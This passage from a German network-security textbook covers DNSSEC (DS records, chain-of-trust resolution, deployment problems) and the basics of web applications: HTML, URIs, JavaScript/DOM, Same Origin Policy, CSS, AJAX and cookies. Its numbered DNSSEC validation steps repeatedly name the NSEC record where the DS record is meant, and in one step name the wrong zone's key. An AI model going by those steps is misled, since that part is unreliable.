Damit NSEC eingesetzt werden kann, muss man die Einträge in der Zonendatei in eine bestimmte Ordnung bringen. Diese Ordnung ist im Wesentlichen lexikographisch, wobei man die einzelnen Labels des DNS-Namens natürlich von rechts nach links betrachte muss. Sie ist darüber hinaus zyklisch, d.h. nach dem lexikographisch letzten Eintrag folgt wieder der erste Eintrag des Zonefiles.

DS. Die wichtigste Neuerung in DNSSEC betrifft die Einführung des neuen DS-Resource Records. Jeder DS-RR gehört zu einem DNSKEY-RR für einen Zonen-schlüssel, nur werden die Resource Records in verschiedenen Zonendateien gespeichert: Für unser Beispiel `example.com`. würde der DNSKEY-Eintrag an der gleichen Stelle in Abbildung 10.11 und 10.12 stehen, der DS-RR für den Namen `example.com`. würde aber im Zonefile der `.com`-Domäne stehen. Wir werden im nächsten Abschnitt sehen, wie dies zur Verifikation einer signierten DNSSEC-Antwort genutzt wird.

Im **Key Tag**-Feld des DS-RR wird der Schlüssel identifiziert, dessen Authentizität hier garantiert werden soll. Der Wert ist identisch mit dem **Key Tag**-Wert in einem RRSIG-RR, das mit diesem Schlüssel erstellt wurde.

Das **Algorithm**-Feld gibt den Public Key-Algorithmus an und sein Wert ist identisch mit dem Wert im **Algorithm**-Feld des KEY/DNSKEY-RR.

Digest Type gibt den Hashalgorithmus an, mit dem der Wert von **Digest** berechnet wurde.

10.3.2 Sichere Namensaflösung mit DNSSEC

Nehmen wir an, wir möchten den Webserver `www.example.com` kontaktieren. Nach einer kompletten Einführung von DNSSEC bräuchte unser Resolver (der auf unserem Client-PC oder dem Default-Nameserver laufen kann) nur einen einzigen öffentlichen Schlüssel zu kennen, nämlich den der Rootzone, die mit dem leeren Label „“ bezeichnet wird. Dieser Schlüssel (der vom Hersteller unseres Betriebssystems oder unserem Netzwerkadministrator eingegeben wurde) muss sehr sorgfältig gegen Veränderung geschützt werden, da er die einzige Garantie für die Korrektheit der Antworten von DNSSEC ist. Der Resolver muss folgende Schritte durchführen:

1. Er fragt den Rootserver nach `www.example.com`.
2. Der Rootserver kennt diesen Namen nicht, er weiß aber, welche Nameserver für die Domain `.com` zuständig sind. Wir erhalten in einer Referral genannten Nachricht
 - die Namen der Nameserver (unsigniert, da Änderungen dieser Namen von der `.com`-Domäne verwaltet werden)
 - die IP-Adressen der Nameserver (unsigniert, s.o.) und
 - den NSEC-RR für `.com`, einschließlich des RRSIG -RR dazu.
3. Der Resolver verifiziert das RRSIG-RR zum NSEC-RR mit Hilfe des vorkonfigurierten Schlüssels für die Root-Zone, und macht nur weiter, falls diese Verifikation positiv ist.

4. Der Resolver fragt bei einem der .com-Nameserver nach `www.example.com`.
5. Der .com-Nameserver kennt diesen Namen nicht, er weiß aber, welche Nameserver für die Domäne `example.com` zuständig sind. Wir erhalten in der Referral-Nachricht
 - die Namen der Nameserver (unsigniert),
 - die IP-Adressen der Nameserver (unsigniert),
 - den DNSKEY -RR für die Zone `.com`, einschließlich des zugehörigen RRSIG-RR und
 - den NSEC-RR für `example.com`, einschließlich des RRSIG-RR dazu.
6. Der Resolver verifiziert diese Antwort, indem er
 - den Hashwert des DNSKEY-RR für die `.com`-Zone mit dem in Schritt 2 erhaltenen NSEC-RR vergleicht, und
 - den RRSIG-RR zum NSEC-RR mit dem öffentlichen Schlüssel der `.com`-Zone verifiziert.
7. Der Resolver fragt bei einem der `example.com`-Nameserver nach `www.example.com`.
8. Der `example.com`-Nameserver kennt diesen Namen und sendet
 - die IP-Adresse von `www.example.com` (A-RR), zusammen mit dem RRSIG-RR dafür, und
 - den DNSKEY-RR für die Zone `.com`, einschließlich des zugehörigen RRSIG-RR.
9. Der Resolver verifiziert diese Antwort, indem er
 - den Hashwert des DNSKEY-RR für die `example.com`-Zone mit dem in Schritt 5 erhaltenen NSEC-RR vergleicht, und
 - den RRSIG-RR zum A-RR mit dem öffentlichen Schlüssel der `example.com`-Zone verifiziert.

Abbildung 10.18 fasst diesen Vorgang zusammen; wir sehen einen kleinen Ausschnitt aus der Public-Key-Hierarchie, wie sie für DNSSEC erforderlich ist.

10.4 Probleme mit DNSSEC

Der erste RFC zu DNSSEC [rK97] wurde Anfang 1997 publiziert, der zweite [3rd99a] im März 1999. Mittlerweile ist DNSSEC in sechs Ländern weltweit produktiv im Einsatz, um Teile des DNS abzusichern. Seit etwa 15 Jahren versucht man also, die bekannten Probleme des Domain Name Systems durch Kryptographie in den Griff zu bekommen, dabei stellten sich vor allem praktische Probleme.

Größe. Das DNS ist die größte und dynamischste Datenbank der Welt, mit mehr als 200 Millionen aktiven Domainnamen, die aber nur einen Teil der Einträge ausmachen. Wenn man beachtet, dass sich die Größe unserer Beispieldatei aus Abbildung 10.3 durch Einsatz von DNSSEC mehr als versechsfacht hat, erhält man die erste Dimension des Größenproblems.




Abb. 10.18 Verkettung der Schlüssel in DNSSEC am Beispiel `www.example.com`

Weitaus relevanter dürfte die Größe der DNSSEC-Antworten sein, die sich auch vervielfachen wird und ggf. nicht mehr in ein UDP/IP-Paket passt. Resolver müssten dann zusätzliche Arbeit leisten.

Der Aufwand, die großen Zonendateien der Top-Level-Domains zu signieren, ist beherrschbar, wie in Versuchen gezeigt wurde [Gie04]. Die einfache Parallelisierbarkeit der Signaturerstellung trägt dazu bei.

Letztendlich ist auch der Verifikationsaufwand nicht zu unterschätzen, der von Nameservern geleistet werden muss, bevor sie DNSSEC-Einträge in ihren Cache übernehmen. Dies könnte leicht für DoS-Angriffe ausgenutzt werden, und es könnte den Zeitbedarf für eine Namensauflösung bis in subjektiv wahrnehmbare Größenordnungen steigern.

Automatisierung. Das Domain Name System ist so groß, dass nicht alles manuell erledigt werden kann. Wer soll z.B. die Hashwerte der Public Keys überprüfen, die dem Administrator der .com-Zone zum Einfügen in ein NSEC-RR zugesandt werden? Wer ist verantwortlich, wenn aufgrund eines Tippfehlers im öffentlichen Schlüssel der Zone einer großen Firma die Server dieser Firma im Internet nicht mehr sichtbar sind, weil alle Signaturen ungültig sind? Hier sind umfangreiche Hilfs- und Testfunktionen für die Systemadministratoren erforderlich.

Der Administrationsaufwand wird besonders in der Übergangsphase von DNS zu DNSSEC enorm sein, weil einige Zonen signiert sind, und andere nicht. Die Systemadministratoren müssen hier viele „Inseln des Vertrauens“ gleichzeitig managen; automatisierte Skripte wären hier hilfreich (vgl. hierzu <http://www.opendnssec.org>).

Sicherheit der privaten Schlüssel. BIND speichert die privaten Zonenschlüssel in einer Datei. Wird ein solcher Server gehackt, kann der Angreifer beliebige DNSSEC-Einträge ab dieser Zone fälschen. Die Sicherheit dieser Schlüssel muss noch verbessert werden, z.B. durch Einbindung eines PKCS#11-Moduls in die BIND-Software (vgl. auch hierzu <http://www.opendnssec.org>).

Key Rollover. DNSSEC versucht genau das, woran X.509 Public-Key-Infrastrukturen bisher gescheitert sind: ein Schlüsselhierarchie mit nur einem einzigen Rootschlüssel einzuführen. Die Voraussetzungen sind bei DNSSEC wesentlich günstiger: Es gab bei Einführung von X.509 die weltumspannende Datenbank X.500 nur auf dem Papier, aber das Domain Name System ist Realität. Trotzdem bleibt ein zentrales Problem bestehen: Wie kann man Schlüssel in einer solchen globalen Hierarchie austauschen, ohne die Funktionalität des Systems zu beeinträchtigen? Dieses Problem ist auch als *Key Rollover*-Problem bekannt, und es ist zumindest für den Schlüssel der Rootzone schwierig. Hierzu existieren mittlerweile zwei RFCs [EMCK07, StJ07].

Vergleichen wir zunächst den Rollover von Schlüsseln unterhalb des Rootschlüssels in X.509 und DNSSEC:

- In X.509 haben alle Zertifikate nur eine begrenzte Gültigkeit. Nach Ablauf dieses Zeitraums darf der darin enthaltene öffentliche Schlüssel nicht mehr verwendet werden, es sei denn, er wird in ein neues Zertifikat übernommen. Soll ein Zertifikat vor Ablauf seiner Gültigkeit aus dem Verkehr gezogen werden, so kann man dieses Zertifikat auf eine Certificate Revocation List setzen lassen, die aber in der Praxis kaum beachtet werden.
- Auch in DNSSEC haben Signaturen eine begrenzte Gültigkeit, und ein DNSKEY-RR darf nur so lange verwendet werden, bis die zugehörige Signatur ungültig ist. (Eine Erneuerung des RRSIG-RR entspricht hier der Generierung eines neuen Zertifikats.) Revocation Lists werden nicht benötigt, da der Original TTL-Eintrag in der Signatur angibt, wie lange diese maximal gecached werden darf. Ein Rückruf eines öffentlichen Schlüssels kann daher im Prinzip durch Entfernen des DNSKEY-RR aus der Zonendatei des autoritativen Nameservers erfolgen. Ganz sicher ist diese Methode aber nur dann, wenn alle Nameserver des DNS die Kombination DNSKEY-RR/RRSIG-RR immer nur vom autoritativen Nameserver akzeptieren.

Wie sieht es beim Rollover des Root-Schlüssels aus? Hier haben weder X.509 noch DNSSEC bislang überzeugende Lösungen gefunden.

- In X.509 werden entweder unrealistisch lange Gültigkeiten für Rootzertifikate (10 bis 20 Jahre bei den Rootzertifikaten im Microsoft Internet Explorer) angegeben, oder es werden manuelle Nachkonfigurationen gefordert (Deutsches Signaturgesetz).
- In DNSSEC könnte man die Betreiber von Nameservern verpflichten, jährliche neue Rootschlüssel einzupflegen, aber bei Resolvern, die auf Client-PCs laufen, ist das nicht möglich.

11 Sicherheit von Webanwendungen

Übersicht

11.1 Bausteine von Webanwendungen	280
11.2 Sicherheit von Webanwendungen	290
11.3 Das Kerberos-Protokoll	296
11.4 Single-Sign-On-Verfahren	299

Eine Webanwendung ist laut Wikipedia wie folgt definiert: „Eine Webanwendung oder Webapplikation, kurz Web-App, ist ein Anwendungsprogramm, das beim Benutzer in einem Webbrower abläuft bzw. dargestellt wird. Webanwendungen werden meist auf einem Webserver gespeichert und auch größtenteils dort ausgeführt.“¹

Zwei zentrale Komponenten von Webanwendungen haben wir schon kennengelernt: das HTTP-Protokoll, und SSL/TLS. Im Folgenden werden weitere Komponenten vorgestellt und schließlich zur Erläuterung der komplexesten heute im WWW eingesetzten Sicherheitsanwendungen, den sogenannten Single-Sign-On-Protokollen, herangezogen.

¹<http://de.wikipedia.org/wiki/Webanwendung>

7 Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, <u>HTTP</u> , DNS, IMAP
6 Darstellungsschicht		
5 Sitzungsschicht		
4 Transportschicht	Transportschicht	TCP, UDP
3 Vermittlungsschicht	IP - Schicht	IP
2 Sicherungsschicht		Ethernet, Token Ring, PPP, FDDI,
1 Bitübertragungsschicht	Netzzugangsschicht	IEEE 802.3/802.11

Abb. 11.1 Das TCP/IP-Schichtenmodell: Hypertext Transfer Protocol (HTTP) und Hypertext Markup Language (HTML)

11.1 Bausteine von Webanwendungen

Neben dem schon im Abschnitt 7.1 im Zusammenhang mit SSL/TLS vorgestellten HTTP-Protokoll ist das Datenformat HTML der zweite grundlegende Baustein von Webanwendungen. Neben dem eigentlichen HTML-Markup enthält eine Webseite darüber hinaus noch aktiven Scriptcode (Javascript), und genaue Layout-Anweisungen (Cascading Stylesheets). Beide operieren auf einem abstrakten Objektmodell der Webseite, dem Document Object Model.

Als zentraler Sicherheitsmechanismus soll die Same Origin Policy verhindern, dass fremde Skripte sensible Daten einer Webseite (z.B. HTTP Session Cookies) lesen oder verändern.

11.1.1 Architektur von Webanwendungen

Eine moderne Webanwendung besteht aus vielen verschiedenen Komponenten. Ein typisches Szenario hierzu ist in Abbildung 11.2 angegeben.




Abb. 11.2 Komponenten einer Webanwendung.

Auf Client-Seite implementiert der Browser verschiedene Parser (für HTML, XML, CSS, URIs, ...) die ihm helfen, HTML-Inhalte korrekt darzustellen. Umfangreiche Javascript-Bibliotheken erweitern die Funktionalität des Browsers, und diese Bibliotheken können über AJAX-Technologien auch weitere Daten aus dem Internet laden.

Bestimmte Daten (z.B. PDF-Dateien) stellt der Browser nicht selbst dar, sondern bedient sich geeigneter Plugins (Darstellung im Browserfenster) oder externer Viewer (Darstellung in einem separaten Fenster). Über einen solchen Plugin-Mechanismus kann auch Schadsoftware in den Browser geladen werden. Hier ist also Vorsicht geboten.

Um Daten aus dem Internet abzurufen ist neben dem HTTP-Protokoll auch der Dienst DNS (Kapitel 10) erforderlich, um den in der URL enthaltenen Domainnamen

in eine IP-Adresse aufzulösen. Kommt SSL/TLS zum Schutz der Daten zum Einsatz, wird darüber hinaus noch die Anbindung an eine PKI benötigt.

Auf Serverseite wird die benötigte Funktionalität oft auf mehrere Maschinen verteilt: Feste Daten einer Webanwendung (Bilder, Preise, Texte, ...) werden in einer Datenbank gespeichert, mit Hilfe eines Applicationsservers zu dynamischen Webseiten zusammengebaut, und über einen Webserver ausgeliefert.

Es sollte klar sein, dass eine solch komplexe Anwendung zahlreiche Schwachstellen aufweisen kann.

11.1.2 Hypertext Markup Language (HTML)

Die Hypertext Markup Language wird aktuell in zwei Versionen eingesetzt: HTML 4.01 [JHR99] ist das „klassische“ HTML, und HTML 5 [FNL⁺13] sein Nachfolger. Daneben gibt es noch das strenge XHTML [Pem02], auf das hier aber nicht näher eingegangen werden soll. Alle drei HTML-Varianten werden von heutigen Webbrowsern grundsätzlich unterstützt, Unterschiede gibt es aber bei einigen neu entwickelten HTML5-Features.

Listing 11.1 Ein einfaches HTML-Dokument.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
    <title>My first HTML document</title>
  </head>
  <body>
    <p>Hello world!
  </body>
</html>
```

Ein HTML-Dokument wird durch einen `<html>`-Tag geklammert, und besteht aus Header und Body. Eine vorangestellte (optionale) DOCTYPE-Deklaration gibt an, welche HTML-Variante verwendet wird.

HTML ist eine Mischung aus Struktur- und Darstellungssprache. So dienen z.B. die `<head>`- und `<body>`-Tags eindeutig der Strukturierung des Dokuments, und die Tags `<hr>` (horizontale Linie), `
` (Zeilenumbruch) und `` (fett hervorgehobener Text) eindeutig zur Darstellung. Irgendwo dazwischen liegen HTML-Überschriften und HTML-Formulare, da sie sowohl das Dokument gliedern, als auch im Browser eine bestimmte Darstellung erzeugen.

Ein HTML-Dokument wird vom HTML-Parser des Browsers eingelesen. Daneben gibt es Parser für URLs (z.B. Hyperlinks), für Scriptcode (z.B. Javascript), für Formatierungsanweisungen (Cascading Style Sheets), und für XML.

Neben den zitierten Standards gibt es viele zuverlässige Referenzen zu HTML, z.B. SELFHTML [sel].

11.1.3 Uniform Ressource Locators (URLs) und Uniform Ressource Identifiers (URI)

Den ersten Versionen von HTML lag die Idee zugrunde, verschiedene Hypertext-Artikel über Hyperlinks zu vernetzen. Da diese Hyperlinks auf eine eindeutige Ressource im WWW zeigen, werden sie auch als *Uniform Ressource Locator* (URL) bezeichnet.

Ein *Uniform Ressource Identifier* (URI) ist eine Verallgemeinerung dieses Konzepts: Eine URI kann den logischen Ort einer Ressource angeben (dann kann eine geeignete Software, z.B. ein Webbrower, direkt auf die Ressource zugreifen), oder sie kann auch nur ein eindeutiger Name für diese Ressource sein (dann ist zunächst unklar, wie auf diese Ressource zugegriffen werden kann).

Die Syntax von URIs ist mittlerweile sehr komplex geworden; sie wird in RFC 3986 [BLFM05] beschrieben. Listing 11.2 gibt einige Beispiele für URIs an.

Listing 11.2 Einige Beispiele für URIs.

```
ftp://ftp.is.co.za/rfc/rfc1808.txt
http://www.ietf.org/rfc/rfc2396.txt
ldap://[2001:db8::7]/c=GB?objectClass?one
mailto:John.Doe@example.com
news:comp.infosystems.www.servers.unix
tel:+1-816-555-1212
telnet://192.0.2.16:80/
urn:oasis:names:specification:docbook:dtd:xml:4.1.2
```

Im Webbrower ist ein eigener Parser für die Auswertung von URIs zuständig. Seine Funktionsweise soll am Beispiel der http-URL aus Listing 11.2 kurz erläutert werden: Zunächst wird der Domainname `www.ietf.org` extrahiert, und über eine DNS-Abfrage wird die zugehörige IP-Adresse ermittelt. Dann wird die Protokollangabe `http` dafür verwendet, den richtigen TCP-Port 80 anzusprechen, und schließlich wird der Pfad der URL in der GET-Abfrage des HTTP-Protokolls eingesetzt.

An dieser Stelle sei angemerkt, dass URIs auch Fuktionsaufrufe beinhalten können, z.B. bei Javascript-URIs.

11.1.4 Javascript und das Document Object Model (DOM)

Javascript ist heute unverzichtbarer Bestandteil jeder Webanwendung, und viele Webseiten enthalten umfangreiche Javascript-Bibliotheken. Mit Hilfe von Javascript können Animationen realisiert, kann die Navigation auf einer Webseite gestaltet, oder der komplette Inhalt der Webseite ausgetauscht werden.

Javascript wurde von Brendan Eich für den Netscape-Browser entwickelt. 1996 übergab die Firma Netscape die Standardisierung dieser Skriptsprache an das Standardisierungsgremium ecma International mit Sitz in Genf. Die aktuelle Version des Standards ist ECMAScript 5 [Eur].

Javascript-Funktionen können auf Webobjekte lesend und schreibend zugreifen, so weit die Same Origin Policy (s.u.) das erlaubt. Die zu einer Webseite gehörenden Webobjekte, ihre Eigenschaften („properties“) und ihre Schnittstellen („interfaces“) sind in einem Document Object Model (DOM) beschrieben. Die dritte Version dieses Modells wird in [NCH⁺04] beschrieben.

Listing 11.3 Einbettung von Javascript in HTML.

```
<html>
<head>
<title>JavaScript-Test</title>
<script src="produkt.js" type="text/javascript"></script>
</head>
<body>
<form name="Formular" action="">
<input type="text" name="Eingabe1" size="3">
<input type="text" name="Eingabe2" size="3">
<input type="button" value="Produkt berechnen"
       onclick="Produkt()">
</form>
</body>
</html>
```

Listing 11.3 gibt eine einfache Einbettung von Javascript in eine Webseite an: Nach Laden der Webseite wird ein Formular angezeigt, in das zwei maximal dreistellige Zahlen eingetragen werden sollen. Der ebenfalls angezeigte Aktionsknopf ist mit „Produkt berechnen“ beschriftet. Wird dieser Knopf gedrückt, so wird im Browser das onclick-Ereignis ausgelöst, und die in der Datei produkt.js definierte Funktion Produkt() aufgerufen.

Listing 11.4 Die Javascript-Funktion Produkt() aus der Datei produkt.js.

```
function Produkt() {
    var Ergebnis = document.Formular.Eingabe1.value
        * document.Formular.Eingabe2.value;
    alert("Das Produkt von "
        + document.Formular.Eingabe1.value + " und "
        + document.Formular.Eingabe2.value + " ist "
        + Ergebnis);
}
```

An dieser Stelle fällt dem interessierten Leser wahrscheinlich auf, dass diese Funktion ohne Argumente aufgerufen wird. Dies ist nicht nötig, da Javascript das DOM verwenden kann, um an die beiden Eingaben zu kommen: In Listing 11.4 wird über

`document.Formular.Eingabe1.value` im Standardobjekt `document` das Unterobjekt `Formular` über seinen Namen (`name='Formular'` in Listing 11.3) selektiert, daraus das Unterobjekt `Eingabe1` (ebenfalls über den Namen), und daraus der Wert der Eingabe.

Dieses kleine Beispiel soll genügen, um einen Eindruck vom DOM zu vermitteln.

11.1.5 Die Same Origin Policy (SOP)

Grob formuliert besagt die Same Origin Policy (SOP), dass ein Skript nur dann auf eine Ressource (lesend oder schreibend) zugreifen darf, wenn beide (Skript und Ressource) mit dem gleichen Protokoll (z.B. http), von der gleichen Domain (z.B. www.ietf.org) und vom gleichen Port (z.B. TCP-Port 80 für http) geladen wurden. Der Webbrowser erzwingt dabei die Einhaltung der SOP für die verschiedenen Webseiten. Das abstrakte Konzept der SOP ist in RFC 6454 [Bar11b] beschrieben, und in Abbildung 11.3 illustriert.




Abb. 11.3 Funktionsweise der Same Origin Policy. Script2 darf nicht auf die Account-Nummer in Dokument 1 zugreifen, da die Origins der beiden Dokumente sich in allen drei Parametern unterscheiden.

Leider folgen die Implementierungen der SOP in den verschiedenen Browsern nicht genau einer abstrakten Spezifikation. Ausnahmen werden z.B. für Javascript- und CSS-Dateien gemacht: Da diese oft von anderen Domains geladen werden, erhalten sie Zugriffsrechte auf den Origin des sie umschließenden HTML-Dokuments (vgl. Abbildung 11.4). Die Restriktionen der SOP greifen hier nur in der anderen Richtung: das Skript, das von `www.example.com` geladen wurde, darf nicht auf die CSS-Datei oder die Javascript-Bibliothek zugreifen! Auch darf eine Javascript-Funktion ihren eigenen Origin von einer Subdomain auf die Hauptdomain umdefinieren (also z.B. von `shop.example.com` auf `example.com`). Zu guter Letzt ignoriert der Internet Explorer die Portnummer, während die anderen Browser diese mit berücksichtigen. Details zu

diesen Ausnahmen können dem verdienstvollen Browser Security Handbook [Zal10] von Michal Zalewsky entnommen werden.



Abb. 11.4 Die Same Origin Policy für Javascript- und CSS-Dateien. Das geladene Dokument besteht aus HTML- und Inline-Javascript-Code, die von der Domain `www.example.org` geladen werden, sowie aus einer Javascript- und einer CSS-Bibliothek, die von anderen Domains stammen.

11.1.6 Cascading Stylesheets

Cascading Style Sheets ist eine Sprache (aktuelle Spezifikation: [cHBL11]), in der in einer eigenen Syntax genaue Aussagen zum Aussehen einzelner HTML-Elemente gemacht werden können. Diese Sprache ist sehr reichhaltig. Wir wollen uns mit dem nachfolgenden kleinen Beispiel begnügen:

Listing 11.5 HTML-Datei mit einfachen CSS-Anweisungen.

```

1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
2 <HTML>
3   <HEAD>
4     <TITLE>Bach's home page</TITLE>
5     <STYLE type="text/css">
6       body { color: black; background: white }
7       h1 { color: red; background: white }
8     </STYLE>
9   </HEAD>
10  <BODY>
11    <H1>Bach's home page</H1>
12    <P>Johann Sebastian Bach was a prolific composer.
13  </BODY>

```

14 | </HTML>

Die Zeilen 5 bis 8 des Listings 11.5 enthalten ein `<Style>`-Element, das das Aussehen der `<body>`- und `<h1>`-Elemente bestimmt: Überschriften der Klasse 1 werden rot vor weißem Hintergrund, der übrige Inhalt des `<body>`-Elements schwarz vor weißem Hintergrund, dargestellt.

11.1.7 Web 2.0 und AJAX

Der Begriff “Web 2.0“ steht nicht für bestimmte neue Techniken, sondern eher für die Art und Weise, wie das WWW benutzt wird: Im “Web 1.0“ wurden Informationen zentral bereitgestellt, in Version 2.0 tragen alle Nutzer des WWW dazu bei.

Dennoch soll hier eine Technologie hervorgehoben werden: Asynchronous Javascript And XML (AJAX). Wichtig ist hier der Begriff “asynchron“: Daten werden jetzt unabhängig von den Mausklicks des Nutzers übertragen. Dies erfolgt teilweise in einem XML-basierten Datenformat, und natürlich spielt Javascript hierfür eine große Rolle.

Um AJAX zu realisieren wird für Javascript ein neues DOM-Objekt zur Verfügung gestellt, mit dem HTTP-Requests automatisch abgesandt werden können, und zwar nicht nur für einzelne URLs, sondern viel feiner strukturiert.

Dieses Objekt heißt XMLHttpRequest [W3C]. In dieses Objekt wird eingespeichert, wie der HTTP-Request aussehen soll (einschließlich der verschiedenen HTTP Header), dann wird der Request versandt, und nach Eingang der HTTP-Antwort können die einzelnen Bestandteile dieser Antwort aus dem Objekt ausgelesen werden. So kann eine Javascript-Funktion unabhängig vom menschlichen Nutzer agieren.

11.1.8 HTTP Cookies

In Kapitel 7.1 haben wir bereits die grundlegende Funktionsweise des HTTP-Protokolls vorgestellt. Um Single-Sign-On-Verfahren wie Microsoft Passport verstehen zu können, müssen wir noch HTTP-Cookies, die HTTP-Redirect-Direktive, und HTML-Formulare einführen.

HTTP ist ein verbindungsloses Protokoll, verschiedene HTTP-Anfragen vom gleichen Client stehen für den Server in keinem Zusammenhang. Das ist perfekt geeignet für das ursprüngliche Hypertext-Internet, bei dem die Server nur Dokumente ausliefern sollten. Es wurde jedoch schon für Webshops problematisch: Wie merkt sich der Webshop-Server, welche Produkte der Kunde beim letzten Besuch in seinen Einkaufswagen gelegt hat?

Solange der Kunde nur den Webshop besucht, kann dieses Problem im Prinzip auch anders gelöst werden: Nach jeder neuen Anfrage kann der Shop-Betreiber dem Kunden eine im Server individuell erzeugte HTML-Seite zusenden, in der die Produkte im Einkaufswagen als verstecktes („invisible“) HTML-Formular oder in den eingebetteten Hyperlinks codiert sind.

Diese Lösung funktioniert allerdings nicht mehr, wenn der Kunde zwischendurch eine andere Webseite besucht (etwa um Preise zu vergleichen), oder wenn er seinen Einkauf unterbricht und den Browser ausschaltet.




Abb. 11.5 Übertragung von Cookies für die Domäne `shop.de`.

Aus diesem Grund hat die Firma Netscape, der Marktführer in Sachen WWW-Browser in den Anfangsjahren dieses Mediums, das HTTP-Protokoll um das Konzept der Cookies („Plätzchen“) erweitert. Diese Idee wurde von der IETF aufgenommen, der aktuelle Stand ist in RFC 6265 [Bar11a] nachzulesen.

Wenn die Cookie-Funktionalität im Browser aktiviert ist (man kann sie aus Datenschutzgründen auch deaktivieren), so passiert Folgendes:

- Beim ersten Besuch eines Browsers wird in der Antwort des Servers ein Textstring übermittelt (als Zeile `set-cookie`: im HTTP-Header), der neben anderen Informationen auch einen Domänenamen (z.B. „`shop.de`“) enthält. Diese Information wird vom Browser gespeichert.
- Wird der Server (oder ein anderer Server in der gleichen Domain) zum zweiten Mal besucht, so überprüft der Browser vor Senden des Requests, ob für diese Domain ein Cookie gespeichert ist. Wenn ja, sendet er dieses Cookie mit (als Zeile `cookie`: im HTTP-Header), und der Server weiß wieder, mit wem er redet.

Cookies können unterschiedliche Informationen transportieren: Referenzen auf Datenbankeinträge beim Shop-Betreiber, Präferenzen für Internet-Portale, den Inhalt des Einkaufswagens, aber auch persönliche Informationen des Nutzers. So genügt es zum Beispiel, ein Werbebanner auf einer Webseite zu platzieren (das im Extremfall nur 1 mal 1 Pixel groß sein muss), um per Cookie über alle Besucher auf dieser Webseite informiert zu werden. Aus diesem Grund sind Cookies für den Datenschutz problematisch.

Wenn im `set-cookie`-Feld der Wert `secure` auftaucht, so wird der Browser damit aufgefordert, das Cookie nur dann an den Server zurückzusenden, wenn SSL aktiviert ist. Von dieser Eigenschaft wird im Passport-Protokoll ausgiebig Gebrauch gemacht.

Im Prinzip würden sich HTTP-Cookies eignen, um Informationen von einem Server an einen anderen zu übertragen. Aus Datenschutzgründen wurde aber einige Zeit nach Einführung der Cookies die so genannte „Cross-Domain“-Nutzung in Browsern unterbunden: HTTP-Cookies dürfen heute nur noch für die eigene Domain, und ggf.

für Subdomains gesetzt werden. Daher benötigen wir andere Methoden, um Daten „Cross-Domain“ zu übertragen.

11.1.9 HTTP Redirect

